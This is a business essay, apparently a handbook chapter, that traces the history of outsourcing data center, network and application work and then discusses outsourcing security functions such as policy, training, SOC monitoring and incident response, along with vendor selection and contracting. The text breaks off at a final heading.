Outsourcing computer operations is not a new concept. Since the 1960s, companies have been in the business of providing computer operations support for a fee. The risks and challenges of providing a reliable, confidential, and responsive data center operation have increased, leaving many organizations to consider retaining an outside organization to manage the data center in a way that the risks associated with these challenges are minimized.

Let me say at the onset that there is no one solution for all environments. Each organization must decide for itself whether to build and staff its own IT security operation or hire an organization to do it for them. This discussion will help clarify the factors most often used in making the decision of whether outsourcing security is a good move for your organization.

History of Outsourcing it Functions

Data Center Operations

Computer facilities have been traditionally very expensive undertakings. The equipment alone often cost millions of dollars, and the room to house the computer equipment required extensive and expensive special preparation. For that reason, many companies in the 1960s and 1970s seriously considered the ability to provide the functions of an IT (or EDP) department without the expense of building the computer room, hiring computer operators, and, of course, acquiring the equipment. Computer service bureaus and shared facilities sprang up to service the banking, insurance, manufacturing, and service industries. Through shared costs, these outsourced facilities were able to offer cost savings to their customers and also turn a pretty fancy profit in the process.

In almost all cases, the reasons for justifying the outsourcing decision were based on financial factors. Many organizations viewed the regular monthly costs associated with the outsource contract far more acceptable than the need to justify and depreciate a major capital expense.

In addition to the financial reasons for outsourcing, many organizations also saw the opportunity to offload the risk of having to replace equipment and software long before it had been fully depreciated due to increasing volume, software and hardware enhancements, and training requirements for operators, system programmers, and other support staff.

The technical landscape at the time was changing rapidly; there was an aura of special knowledge that was shared by those who knew how to manage the technology, and that knowledge was shared with only a few individuals outside the "inner circle."

Organizations that offered this service were grouped according to their market. That market was dictated by the size, location, or support needs of the customer:

- Size was measured in the number of transactions per hour or per day, the quantity of records stored in various databases, and the size and frequency of printed reports.

- Location was important because in the pre-data communications era, the facility often accepted transactions delivered by courier in paper batches and delivered reports directly to the customer in paper form. To take advantage of the power of automating the business process, quick turnaround was a big factor.
- The provider's depth of expertise and special areas of competence were also a factor for many organizations. Banks wanted to deal with a service that knew the banking industry, its regulations, need for detailed audits, and intense control procedures. Application software products that were designed for specific industries were factors in deciding which service could support those industries. In most instances, the software most often used for a particular industry could be found running in a particular hardware environment. Services were oriented around IBM, Digital, Hewlett-Packard, NCR, Burroughs, Wang, and other brands of computer equipment. Along with the hardware type came the technical expertise to operate, maintain, and diagnose problems in that environment. Few services would be able to support multiple brands of hardware.

Of course, selecting a data center service was a time-consuming and emotional process. The expense was still quite a major financial factor, and there was the added risk of putting the organization's competitive edge and customer relations in the hands of a third party. Consumers and businesses cowered when they were told that their delivery was postponed or that their payment was not credited because of a computer problem. Nobody wanted to be forced to go through a file conversion process and learn how to deal with a new organization any more than necessary. The ability to provide a consistent and highly responsive "look and feel" to the end customer was important, and the vendor's perceived reliability and long-term capabilities to perform in this area were crucial factors in deciding which service and organization would be chosen.

Contracting Issues

There were very few contracting issues in the early days of outsourced data center operations. Remember that almost all applications involved batch processing and paper exchange. Occasionally, limited file inquiry was provided, but price was the basis for most contract decisions.

If the reports could be delivered within hours or maybe within the same day, the service was acceptable. If there were errors or problems noted in the results, the obligation of the service was to rerun the process.

Computer processing has always been bathed in the expectation of confidentiality. Organizations recognized the importance of keeping their customer lists, employee ranks, financial operations, and sales information confidential; and contracts were respectful of that factor. If any violations of this expectation of confidentiality occurred in those days, they were isolated incidents that were dealt with privately, probably in the courts.

Whether processing occurred in a contracted facility or in-house, expectations that there would be an independent oversight or audit process were the same. EDP auditors focused on the operational behavior of servicer-designed specific procedures, and the expectations were usually clearly communicated. Disaster recovery planning, document storage, tape and disk archival procedures, and software maintenance procedures were reviewed and expected to meet generally accepted practices. Overall, the performance targets were communicated, contracts were structured based on meeting those targets, companies were fairly satisfied with the level of performance they were getting for their money, and they had the benefit of not dealing with the technology changes or the huge capital costs associated with their IT operations.

Control of Strategic Initiatives

The dividing line of whether an organization elected to acquire services of a managed data center operation or do it in-house was the control of their strategic initiatives. For most regulated businesses, the operations were not permitted to get too creative. The most aggressive organizations generally did not use the data center operations as an integral component of their strategy. Those who did deploy new or creative computer processing initiatives generally did not outsource that part of their operation to a shared service.

Network Operations

The decision to outsource network operations came later in the evolution of the data center. The change from a batch, paper processing orientation to an online, electronically linked operation brought about many of the same decisions that organizations faced years before when deciding to "build or buy" their computer facilities.

The scene began to change when organizations decided to look into the cost, technology, and risk involved with network operations. New metrics of success were part of this concept. Gone was the almost single focus on cost as the basis of a decision to outsource or develop an inside data communication facility. Reliability, culminating in the concept we now know as *continuous availability*, became the biggest reason to hire a data communications servicer. The success of the business often came to depend on the success of the data communications facility. Imagine the effect on today's banking environment if ATMs had a very low reliability, were fraught with security problems, or theft of cash or data. We frequently forget how different our personal banking was in the period before the proliferation of ATMs. A generation of young adults has been transformed by the direct ability to communicate electronically with a bank — much in the same way, years ago, that credit cards opened up a new relationship between consumers and retailers.

The qualification expected of the network operations provider was also very different from the batch-processing counterpart. Because the ability to work extra hours to catch up when things fell behind was gone, new expectations had to be set for successful network operators. Failures to provide the service were clearly and immediately obvious to the organization and its clients. Several areas of technical qualification were established.

One of the biggest questions used to gauge qualified vendors was bandwidth. How much data could be transmitted to and through the facility? This was reviewed on both a micro and macro domain. From the micro perspective, the question was, "How fast could data be sent over the network to the other end?" The higher the speed, the higher the cost. On a larger scale, what was the capacity of the network provider to transfer data over the 24-hour period? This included downtime, retransmissions, and recovery. This demand gave rise to the 24/7 operation, where staples of a sound operation like daily backups and software upgrades were considered impediments to the totally available network.

From this demand came the design and proliferation of the dual processor and totally redundant systems. Front-end processors and network controllers were designed to be failsafe. If anything happened to any of the components, a second copy of that component was ready to take over. For the most advanced network service provider, this included dual data processing systems at the back end executing every transaction twice, sometimes in different data centers, to achieve total redundancy.

Late delivery and slow delivery became unacceptable failures and would be a prime cause for seeking a new network service provider.

After the technical capability of the hardware/software architecture was considered, the competence of the staff directing the facility was considered. How smart, how qualified, how experienced were the people that ran and directed the network provider? Did the people understand the mission of the organization, and could they appreciate the need for a solid and reliable operation? Could they upgrade operating systems with total confidence? Could they implement software fixes and patches to assure data integrity and security? Could they properly interface with the applications software developers without requiring additional people in the organization duplicating their design and research capabilities?

In addition to pushing bits through the wires, the network service provider took on the role of the front-end manager of the organization's strategy. Competence was a huge factor in building the level of trust that executives demanded.

Along with this swing toward the strategic issues, organizations became very concerned about long-term viability. Often, huge companies were the only ones that could demonstrate this longevity promise. The mainframe vendor, global communications companies, and large well-funded network servicers were the most successful at offering these services universally. As the commerce version of the globe began to shrink, the most viable of these were the ones that could offer services in any country, any culture, at any time. The data communications world became a nonstop, "the store never closes" operation.

Contracting Issues

With this new demand for qualified providers with global reach came new demands for contracts that would reflect the growing importance of this outsourcing decision to the lifeblood of the organization.

Quality-of-service expectations were explicitly defined and put into contracts. Response time would be measured in seconds or even milliseconds. Uptime was measured in the number of nines in the percentage that would be guaranteed. Two nines, or 99 percent, was not good enough. Four nines (99.99 percent) or even five nines (99.999 percent) became the common expectation of availability.

A new emphasis developed regarding the extent to which data would be kept confidential. Questions were asked and a response expected in the contract regarding the access to the data while in transit. Private line networks were expected for most data communications facilities because of the perceived vulnerability of public telecommunications facilities. In some high-sensitivity areas, the concept of encryption was requested. Modems were developed that would encrypt data while in transit. Software tools were designed to help ensure unauthorized people would not be able to see the data sent.

Independent auditors reviewed data communications facilities periodically. This review expanded to include a picture of the data communications operation over time using logs and transaction monitors. Management of the data communication provider was frequently retained by the organization so it could attest to the data integrity and confidentiality issues that were part of the new expectations levied by the external regulators, reviewers, and investors. If the executives were required to increase security and reduce response time to maintain a competitive edge, the data communications manager was expected to place the demand on the outsourced provider.

Control of Strategic Initiatives

As the need to integrate this technical ability becomes more important to the overall organization mission, more and more companies opted to retain their own data communications management. Nobody other than the communications carriers and utilities actually started hanging wires on poles; but data communications devices were bought and managed by employees, not contractors. Alternatives to public networks were considered; microwave, laser, and satellite communications were evaluated in an effort to make sure that the growth plan was not derailed by the dependence on outside organizations.

The daily operating cost of this communications capability was large; but in comparison to the computer room equipment and software, the capital outlay was small. With the right people directing the data communications area, there was less need for outsourced data communications facilities as a stand-alone service. In many cases it was rolled into an existing managed data center; but in probably just as many instances, the managed data center sat at the end of the internally controlled data communications facility. The ability to deliver reliable communications to customers, constituents, providers, and partners was considered a key strategy of many forward-thinking organizations

Application Development

While the data center operations and data communications outsourcing industries have been fairly easy to isolate and identify, the application development outsourcing business is more subtle. First, there are usually many different application software initiatives going on concurrently within any large organization. Each of them has a different corporate mission, each with different metrics for success, and each with a very different user focus. Software customer relationship management is very different from software for human resources management, manufacturing planning, investment management, or general accounting.

In addition, outsourced application development can be carried out by general software development professionals, by software vendors, or by targeted software enhancement firms. Take, for instance, the well-known IBM manufacturing product Mapics®. Many companies that acquired the software contracted directly with IBM to provide enhancements; many others employed the services of software development organizations specifically oriented toward Mapics enhancements, while some simply added their Mapics product to the list of products supported or enhanced by their general application design and development servicer.

Despite the difficulty in viewing the clear picture of application development outsourcing, the justification was always quite clear. Design and development of new software, or features to be added to software packages, required skills that differed greatly from general data center or communications operations. Often, hiring the people with those skills was expensive and posed the added challenge in that designers were motivated by new creative design projects. Many companies did not want to pay the salary of good design and development professionals, train and orient them, and give them a one- or two-year design project that they would simply add to their resume when they went shopping for their next job.

By outsourcing the application development, organizations could employ business and project managers who had long careers doing many things related to application work on a variety of platforms and for a variety of business functions — and simply roll the coding or database expertise in and out as needed.

In many instances, also, outsourced applications developers were used for another type of activity — routine software maintenance. Good designers hate mundane program maintenance and start looking for new employment if forced to do too much of it. People who are motivated by the quick response and variety of tasks that can be juggled at the same time are well suited to maintenance tasks, but are often less enthusiastic about trying to work on creative designs and user-interactive activities where total immersion is preferred. Outsourcing the maintenance function is a great way to avoid the career dilemma posed by these conflicting needs. Y2K gave the maintenance programmers a whole new universe of opportunities to demonstrate their values. Aside from that once-in-a-millennium opportunity, program language conversions, operation system upgrades, and new software releases are a constant source of engagements for application maintenance organizations.

Qualifications for this type of service were fairly easy to determine. Knowledge of the hardware platform, programming language, and related applications were key factors in selecting an application development firm. Beyond those specifics, a key factor in selecting an application developer was in the actual experience with the specific application in question. A financial systems analyst or programmer was designated to work on financial systems; a manufacturing specialist on manufacturing systems, and so on.

Word quickly spread about which organizations were the application and program development leaders. Companies opened offices across the United States and around the world offering contract application services. Inexpensive labor was available for some programming tasks if contracted through international job shops, but the majority of application development outsourcing took place close to the organization that needed the work done.

Often, to ensure proper qualifications, programming tests were given to the application coders. Certifications and test-based credentials support extensive experience and intimate language knowledge. Both methods are cited as meritorious in determining the credentials of the technical development staff assigned to the contract.

Along with the measurable criteria of syntax knowledge, a key ingredient was the maintainability of the results. Often, one of the great fears was that the program code was so obscure that only the actual developer could maintain the result. This is not a good thing. The flexibility to absorb the application development at the time the initial development is completed or when the contract expires is a significant factor in selecting a provider. To ensure code maintainability, standards are developed and code reviews are frequently undertaken by the hiring organization.

Perhaps the most complicated part of the agreement is the process by which errors, omissions, and problems are resolved. Often, differences of opinion, interpretations of what is required, and the definition of things like "acceptable response time" and "suitable performance" were subject to debate and dispute. The chief way this factor was considered was in contacting reference clients. It probably goes to say that no application development organization registered 100 percent satisfaction with 100 percent of its customers 100 percent of the time. Providing the right reference account that gives a true representation of the experience, particularly in the application area evaluated, is a critical credential.

Contracting Issues

Application development outsourcing contracts generally took on two forms: pay by product or pay by production.

- Pay by product is basically the fixed-price contract; that is, hiring a developer to develop the product and, upon acceptance, paying a certain agreed amount. There are obvious derivations of this concept: phased payments, payment upon acceptance of work completed at each of several checkpoints — for example, payment upon approval of design concept, code completion, code unit testing, system integration testing, user documentation acceptance, or a determined number of cycles of production operation. This was done to avoid the huge balloon payment at the end of the project, a factor that crushed the cash flow of the provider and crippled the ability of the organization to develop workable budgets.
- Pay by production is the time-and-materials method. The expectation is that the provider works a prearranged schedule and, periodically, the hours worked are invoiced and paid. The presumption is that hours worked are productive and that the project scope is fixed. Failure of either of these factors most often results in projects that never end or exceed their budgets by huge amounts.

The control against either of these types of projects running amok is qualified approval oversight and audit. Project managers who can determine progress and assess completion targets are generally part of the organi-

zation's review team. In many instances, a third party is retained to advise the organization's management of the status of the developers and to recommend changes to the project or the relationship if necessary.

Control of Strategic Initiatives

Clearly the most sensitive aspect of outsourced service is the degree to which the developer is invited into the *inner sanctum* of the customer's strategic planning. Obviously, some projects such as Y2K upgrades, software upgrades, and platform conversions do not require anyone sitting in an executive strategy session; but they can offer a glimpse into the specifics of product pricing, engineering, investment strategy, and employee/partner compensation that are quite private. Almost always, application development contracts are accompanied by assurances of confidentiality and nondisclosure, with stiff penalties for violation.

Outsourcing Security

The history of the various components of outsourcing plays an important part in defining the security outsourcing business issue and how it is addressed by those seeking or providing the service. In many ways, outsourced security service is like a combination of the hardware operation, communications, and application development counterparts, all together. *Outsourced* is the general term; *managed security services* or MSS is the industry name for the operational component of an organization's total data facility, but viewed solely from the security perspective. As in any broad-reaching component, the best place to start is with a scope definition.

Defining the Security Component to be Outsourced

Outsourcing security can be a vast undertaking. To delineate each of the components, security outsourcing can be divided into six specific areas or domains:

1. Policy development
2. Training and awareness
3. Security administration
4. Security operations
5. Network operations
6. Incident response

Each area represents a significant opportunity to improve security, in increasing order of complexity. Let us look at each of these domains and define them a bit further.

Security Policies

These are the underpinning of an organization's entire security profile. Poorly developed policies, or policies that are not kept current with the technology, are a waste of time and space. Often, policies can work against the organization in that they invite unscrupulous employees or outsiders to violate the intent of the policy and to do so with impunity. The policies must be designed from the perspectives of legal awareness, effective communications skills, and confirmed acceptance on the part of those invited to use the secured facility (remember: unless the organization intends to invite the world to enjoy the benefits of the facility — like a Web site — it is restricted and thereby should be operated as a secured facility).

The unique skills needed to develop policies that can withstand the challenges of these perspectives are frequently a good reason to contract with an outside organization to develop and maintain the policies. Being an outside provider, however, does not lessen the obligation to intimately connect each policy with the internal organization. Buying the book of policies is not sufficient. They must present and define an organization's philosophy regarding the security of the facility and data assets. Policies that are strict about the protection of data on a computer should not be excessively lax regarding the same data in printed form. Similarly, a personal Web browsing policy should reflect the same organization's policy regarding personal telephone calls, etc. Good policy developers know this.

Policies cannot put the company in a position of inviting legal action but must be clearly worded to protect its interests. Personal privacy is a good thing, but using company assets for personal tasks and sending

correspondence that is attributed to the organization are clear reasons to allow some level of supervisory review or periodic usage auditing. Again, good policy developers know this.

Finally, policies must be clearly communicated, remain *apropos,* carry with them appropriate means for reporting and handling violations, and for being updated and replaced. Printed policy books are replaced with intranet-based, easily updated policies that can be adapted to meet new security demands and rapidly sent to all subject parties. Policy developers need to display a good command of the technology in all its forms — data communication, printed booklets, posters, memos, video graphics, and nontraditional means of bringing the policy to its intended audience's attention. Even hot air balloons and skywriting are fair game if they accomplish the intent of getting the policy across. Failure to know the security policy cannot be a defense for violating it. Selecting a security policy developer must take all of these factors into consideration.

Training and Awareness

Training and awareness are also frequently assigned to an outside servicer. Some organizations establish guidelines for the amount and type of training an employee or partner should receive. This can take the form of attending lectures, seminars, and conferences; reading books; enrolling in classes at local educational facilities; or taking correspondence courses. Some organizations will hire educators to provide specific training in a specific subject matter. This can be done using standard course material good for anyone, or it can be a custom-designed session targeted specifically to the particular security needs of the organization.

The most frequent topics of general education that anyone can attend are security awareness, asset protection, data classification, and recently, business ethics. Anyone at any level is usually responsible to some degree for ensuring that his or her work habits and general knowledge are within the guidance provided by this type of education. Usually conducted by the human resources department at orientation, upon promotion, or periodically, the objective is to make sure that everyone knows the baseline of security expectations. Each attendee will be expected to learn what everyone in the organization must do to provide for a secure operation. It should be clearly obvious what constitutes unacceptable behavior to anyone who successfully attends such training.

Often, the provider of this service has a list of several dozen standard points that are made in an entertaining and informative manner, with a few custom points where the organization's name or business mission is plugged into the presentation; but it is often 90 percent boilerplate.

Selecting an education provider for this type of training is generally based on their creative entertainment value — holding the student's attention — and the way in which students register their acknowledgment that they have heard and understood their obligations. Some use the standard signed acknowledgment form; some even go so far as to administer a digitally signed test. Either is perfectly acceptable but should fit the corporate culture and general tenor.

Some additional requirements are often specified in selecting a training vendor to deal with technical specifics. Usually some sort of hands-on facility is required to ensure that the students know the information and can demonstrate their knowledge in a real scenario. Most often, this education will require a test for mastery or even a supervised training assignment. Providers of this type of education will often provide these services in their own training center where equipment is configured and can be monitored to meet the needs of the requesting organization.

Either in the general or specific areas, organizations that outsource their security education generally elect to do a bit of both on an annual basis with scheduled events and an expected level of participation. Evaluation of the educator is by way of performance feedback forms that are completed by all attendees. Some advanced organizations will also provide metrics to show that the education has rendered the desired results — for example, fewer password resets, lost files, or system crashes.

Security Administration

Outsourcing security administration begins to get a bit more complicated. Whereas security policies and security education are both essential elements of a security foundation, security administration is part of the ongoing security "face" that an organization puts on every minute of every day and requires a higher level of expectations and credentials than the other domains.

First, let us identify what the security administrator is expected to do. In general terms, security administration is the routine adds, changes, and deletes that go along with authorized account administration. This can include verification of identity and creation of a subsequent authentication method. This can be a password,

token, or even a biometric pattern of some sort. Once this authentication has been developed, it needs to be maintained. That means password resets, token replacement, and biometric alternative (this last one gets a bit tricky, or messy, or both).

Another significant responsibility of the security administrator is the assignment of approved authorization levels. Read, write, create, execute, delete, share, and other authorizations can be assigned to objects from the computer that can be addressed down to the data item if the organization's authorization schema reaches that level. In most instances, the tools to do this are provided to the administrator, but occasionally there is a need to devise and manage the authority assignment in whatever platform and at whatever level is required by the organization.

A major responsibility of security administrators that is often overlooked is reporting their activities. If a security policy is to be deemed effective, the workload should diminish over time if the population of users remains constant. I once worked with an organization that had outsourced the security administration function and paid a fee based on the number of transactions handled. Interestingly, there was an increasing frequency of reassignment of authorizations, password resets, and adds, changes, and deletes as time went on. The rate of increase was double the rate of user population expansion. We soon discovered that the number of user IDs mushroomed to two or three times the total number of employees in the company. What is wrong with that picture? Nothing if you are the provider, but a lot if you are the contracting organization.

The final crucial responsibility of the security administrator is making sure that the procedures designed to assure data confidentiality, availability, and integrity are carried out according to plan. Backup logs, incident reports, and other operational elements — although not exactly part of most administrators' responsibilities — are to be monitored by the administrator, with violations or exceptions reported to the appropriate person.

Security Operations

The security operations domain has become another recent growth area in terms of outsourced security services. Physical security was traditionally separate from data security or computer security. Each had its own set of credentials and its own objectives. Hiring a company that has a well-established physical security reputation does not qualify them as a good data security or computer security operations provider. As has been said, "Guns, guards, and dogs do not make a good data security policy;" but recently they have been called upon to help. The ability to track the location of people with access cards and even facial recognition has started to blend into the data and operational end of security so that physical security is vastly enhanced and even tightly coupled with security technology.

Many organizations, particularly since September 11, have started to employ security operations specialists to assess and minimize the threat of physical access and damage in many of the same terms that used to be reserved only for data access and computer log-in authentication.

Traditional security operations such as security software installation and monitoring (remember ACF2, RACF, Top Secret, and others), disaster recovery and data archival (Comdisco, Sunguard, Iron Mountain, and others), and a whole list of application-oriented control and assurance programs and procedures have not gone away. Skills are still required in these areas, but the whole secure operations area has been expanded to include protection of the tangible assets as well as the data assets. Watch this area for more developments, including the ability to use the GPS location of the input device, together with the location of the person as an additional factor in transaction authentication.

Network Operations

The most recent articles on outsourcing security have looked at the security of the network operations as the most highly vulnerable and therefore the most sensitive of the security domains. Indeed, much work has been done in this area, and industry analysts are falling over themselves to assess and evaluate the vendors that can provide a managed security operation center, or SOC.

It is important to define the difference between a *network* operation center (NOC) and a *security* operation center (SOC). The difference can be easily explained with an analogy. The NOC is like a pipe that carries and routes data traffic to where it needs to go. The pipe must be wide enough in diameter to ensure that the data is not significantly impeded in its flow. The SOC, on the other hand, is not like the pipe but rather like a window in the pipe. It does not need to carry the data, but it must be placed at a point where the data flowing through the pipe can be carefully observed. Unlike the NOC, which is a constraint if not *wide* enough, the SOC will not be able to observe the data flow carefully enough if it is not *fast* enough.

Network operations have changed from the earlier counterparts described previously in terms of the tools and components that are used for function. Screens are larger and flatter. Software is more graphically oriented.

Hardware is quicker and provides more control than earlier generations of the NOC, but the basic function is the same.

Security operation centers, however, are totally new. In their role of maintaining a close watch on data traffic, significant new software developments have been introduced to stay ahead of the volume. This software architecture generally takes two forms: data compression and pattern matching.

- *Data compression* usually involves stripping out all the inert traffic (which is usually well over 90 percent) and presenting the data that appears to be *interesting* to the operator. The operator then decides if the interesting data is problematic or indicative of a security violation or intrusion attempt, or whether it is simply a new form of routine inert activity such as the connection of a new server or the introduction of a new user.
- *Pattern matching* (also known as data modeling) is a bit more complex and much more interesting. In this method, the data is fit to known patterns of how intrusion attempts are frequently constructed. For example, there may be a series of pings, several other probing commands, followed by a brief period of analysis, and then the attempt to use the data obtained to gain access or cause denial of service. In its ideal state, this method can actually predict intrusions before they occur and give the operator or security manager a chance to take evasive action.

Most MSS providers offer data compression, but the ones that have developed a comprehensive pattern-matching technique have more to offer in that they can occasionally predict and prevent intrusions — whereas the data compression services can, at best, inform when an intrusion occurs.

Questions to ask when selecting an MSS provider include first determining if they are providing a NOC or SOC architecture (the pipe or the window). Second, determine if they compress data or pattern match. Third, review very carefully the qualifications of the people who monitor the security. In some cases they are simply a beeper service. ("Hello, Security Officer? You've been hacked. Have a nice day. Goodbye.") Other providers have well-trained incident response professionals who can describe how you can take evasive action or redesign the network architecture to prevent future occurrences.

There are several cost justifications for outsourcing security operations:

- The cost of the data compression and modeling tools is shared among several clients.
- The facility is available 24/7 and can be staffed with the best people at the most vulnerable time of day (nights, weekends, and holidays).
- The expensive technical skills that are difficult to keep motivated for a single network are highly motivated when put in a position of constant activity. This job has been equated to that of a military fighter pilot: 23 hours and 50 minutes of total boredom followed by ten minutes of sheer terror. The best operators thrive on the terror and are good at it.
- Patterns can be analyzed over a wide range of address spaces representing many different clients. This allows some advanced warning on disruptions that spread (like viruses and worms), and also can be effective in finding the source of the disruption (perpetrator).

Incident Response

The last area of outsourced security involves the response to an incident. A perfectly legitimate and popular strategy is that every organization will at some time experience an incident. The ones that successfully respond will consider that incident a minor event. The ones that fail to respond or respond incorrectly can experience a disaster. Incident response involves four specialties:

1. Intrusion detection
2. Employee misuse
3. Crime and fraud
4. Disaster recovery

Intrusion Detection

Best depicted by the previous description of the SOC, intrusion detection involves the identification and isolation of an intrusion attempt. This can be either from the outside, or, in the case of server-based probes, can identify attempts by authorized users to go to places they are not authorized to access. This includes placing sensors (these can be certain firewalls, routers, or IDSs) at various points in the network and having those

sensors report activity to a central monitoring place. Some of these devices perform a simple form of data compression and can even issue an e-mail or dial a wireless pager when a situation occurs that requires attention.

Employee Misuse

Many attempts to discover employee abuse have been tried over the last several years, especially since the universal acceptance of Internet access as a staple of desktop appliances. Employees have been playing "cat and mouse" with employers over the use of the Internet search capabilities for personal research, viewing pornography, gift shopping, participation in unapproved chat rooms, etc. Employers attempt to monitor their use or prevent such use with filters and firewalls, and employees find new, creative ways to circumvent the restriction. In the United States, this is a game with huge legal consequences. Employees claim that their privacy has been violated; employers claim the employee is wasting company resources and decreasing their effectiveness. Many legal battles have been waged over this issue.

Outsourcing the monitoring of employee misuse ensures that independently defined measures are used across the board for all employees in all areas and at all levels. Using proper techniques for evidence collection and corroboration, the potential for successfully trimming misuse and dismissal or punishment of offenders can be more readily ensured.

Crime and Fraud

The ultimate misuse is the commission of a crime or fraud using the organization's systems and facilities. Unless there is already a significant legal group tuned in to prosecuting this type of abuse, almost always the forensic analysis and evidence preparation are left to an outside team of experts. Successfully identifying and prosecuting or seeking retribution from these individuals depends very heavily on the skills of the first responder to the situation.

Professionals trained in data recovery, forensic analysis, legal interviewing techniques, and collaboration with local law enforcement and judiciary are crucial to achieving success by outsourcing this component.

Disaster Recovery

Finally, one of the oldest security specialties is in the area of disaster recovery. The proliferation of backup data centers, records archival facilities, and site recovery experts have made this task easier; but most still find it highly beneficial to retain outside services in several areas:

- *Recovery plan development:* including transfer and training of the organization's recovery team
- *Recovery plan test:* usually periodic with reports to the executives and, optionally, the independent auditors or regulators
- *Recovery site preparation:* retained in advance but deployed when needed to ensure that the backup facility is fully capable of accepting the operation and, equally important, that the restored original site can resume operation as quickly as possible

All of these functions require special skills for which most organizations cannot justify full-time employment, so outsourcing these services makes good business sense. In many cases, the cost of this service can be recovered in reduced business interruption insurance premiums. Look for a provider that meets insurance company specifications for a risk class reduction.

Establishing the Qualifications of the Provider

For all these different types of security providers, there is no one standard measure of their qualifications. Buyers will need to fall back on standard ways to determine their vendor of choice. Here are a few important questions to ask that may help:

- What are the skills and training plan of the people actually providing the service?
- Is the facility certified under a quality or standards-based program (ISO 9000/17799, BS7799, NIST Common Criteria, HIPAA, EU Safe Harbors, etc.)?
- Is the organization large enough or backed by enough capital to sustain operation for the duration of the contract?
- How secure is the monitoring facility (for MSS providers)? If anyone can walk through it, be concerned.
- Is there a redundant monitoring facility? Redundant is different from a follow-the-sun or backup site in that there is essentially no downtime experienced if the primary monitoring site is unavailable.

- Are there SLAs (service level agreements) that are acceptable to the mission of the organization? Can they be raised or lowered for an appropriate price adjustment?
- Can the provider do all of the required services with its own resources, or must the provider obtain third-party subcontractor agreements for some components of the plan?
- Can the provider prove that its methodology works with either client testimonial or anecdotal case studies?

Protecting Intellectual Property

Companies in the security outsourcing business all have a primary objective of being a critical element of an organization's trust initiative. To achieve that objective, strategic information may very likely be included in the security administration, operation, or response domains. Protecting an organization's intellectual property is essential in successfully providing those services. Review the methods that help preserve the restricted and confidential data from disclosure or discovery.

In the case of incident response, a preferred contracting method is to have a pre-agreed contract between the investigator team and the organization's attorney to conduct investigations. That way, the response can begin immediately when an event occurs without protracted negotiation, and any data collected during the investigation (i.e., password policies, intrusion or misuse monitoring methods) are protected by attorney–client privilege from subpoena and disclosure in open court.

Contracting Issues

Contracts for security services can be as different as night is to day. Usually when dealing with security services, providers have developed standard terms and conditions and contract prototypes that make sure they do not commit to more risk than they can control. In most cases there is some "wiggle room" to insert specific expectations, but because the potential for misunderstanding is high, I suggest supplementing the standard contract with an easy-to-read memo of understanding that defines in as clear a language as possible what is included and what is excluded in the agreement. Often, this clear intent can take precedence over "legalese" in the event of a serious misunderstanding or error that could lead to legal action.

Attorneys are often comfortable with one style of writing; technicians are comfortable with another. Neither is understandable to most business managers. Make sure that all three groups are in agreement as to what is going to be done at what price.

Most activities involve payment for services rendered, either time and materials (with an optional maximum), or a fixed periodic amount (in the case of MSS).

Occasionally there may be special conditions. For example, a prepaid retainer is a great way to ensure that incident response services are deployed immediately when needed. "Next plane out" timing is a good measure of immediacy for incident response teams that may need to travel to reach the site. Obviously, a provider with a broad geographic reach will be able to reach any given site more easily than the organization with only a local presence. Expect a higher rate for court testimony, immediate incident response, and evidence collection.

Quality of Service Level Agreements

The key to a successfully managed security agreement lies in negotiating a reasonable service level agreement. Response time is one measure. Several companies will give an expected measure of operational improvement, such as fewer password resets, reduced downtime, etc. Try to work out an agreeable set of QoS factors and tie a financial or an additional time penalty for response outside acceptable parameters. Be prudent and accept what is attainable, and do not try to make the provider responsible for more than it can control. Aggressively driving a deal past acceptable criteria will result in no contract or a contract with a servicer that may fail to thrive.

Retained Responsibilities

Despite what domain of service is selected or the breadth of activities that are to be performed, there are certain cautions regarding the elements that should be held within the organization if at all possible.

Management

The first of these is management. Remember that management is responsible for presenting and determining the culture of the organization. Internal and external expectations of performance are almost always carried forth by management style, measurement, and communications, both formal and informal. Risk of losing that culture or identity is considerably increased if the management responsibility for any of the outsourced functions is not retained by someone in the organization ultimately accountable for their performance. If success is based on presenting a trusted image to partners, customers, and employees, help to ensure that success by maintaining close control over the management style and responsibility of the services that are acquired.

Operations

Outsourcing security is not outsourcing business operation. There are many companies that can help run the business, including operating the data center, the financial operations, legal, shipping, etc. The same company that provides the operational support should not, as a rule, provide the security of that operation. Keep the old *separation of duties* principle in effect. People other than those who perform the operations should be selected to provide the security direction or security response.

Audit and Oversight

Finally, applying the same principle, invite and encourage frequent audit and evaluation activities. Outsourced services should always be viewed like a yoyo. Whenever necessary, an easy pull on the string should be all that is necessary to bring them back into range for a check and a possible redirection. Outsourcing security or any other business service should not be treated as a "sign the contract and forget it" project.

Building an Escape Clause

But what if all this is done and it still looks like we made a mistake? Easy. If possible, build in an escape clause in the outsource contract that allows for a change in scope, direction, or implementation. If these changes (within reason) cannot be accommodated, most professional organizations will allow for an escape from the contract. Setup and equipment charges may be incurred, but those would typically be small compared to the lost time and expense involved in misunderstanding or hiring the wrong service. No security service organization wants a reference client that had to be dragged, kicking and screaming, through a contract simply because the name is on the line when everyone can agree that the service does not fit.

The Future of Outsourced Security

Industries Most Likely to Outsource

The first category of industries most likely to outsource security is represented by those companies whose key assets are the access to reliable data or information service. Financial institutions, especially banks, securities brokers, and insurance, health, or property claims operations, are traditional buyers of security services.

Recent developments in privacy have added healthcare providers and associated industries to that list. Hospitals, medical care providers, pharmaceuticals, and health-centered industries have a new need for protecting the privacy of personal health information. Reporting on the success of that protection is often a new concept that neither meets the existing operation nor justifies the full-time expense. HIPAA compliance will likely initiate a rise in the need for security (privacy) compliance providers.

The third category of industry that frequently requires outsourced security is the set of industries that cannot suffer any downtime or show any compromise of security. Railroads, cargo ships, and air traffic control are obvious examples of the types of industries where continuous availability is a crucial element for success. They may outsource the network operation or periodic review of their response and recovery plan. Internet retailers that process transactions with credit cards or against credit accounts fit into this category. Release of credit card data, or access to or changes made to purchasing history, is often fatal to continued successful operation.

The final category of industry that may need security services are those industries that have as a basis of their success an extraordinary level of trust in the confidentiality of their data. Taken to the extreme, this can include military or national defense organizations. More routinely, this would include technology research, legal, marketing, and other industries that would suffer severe image loss if it were revealed that their security was compromised or otherwise rendered ineffectual.

Measurements of Success

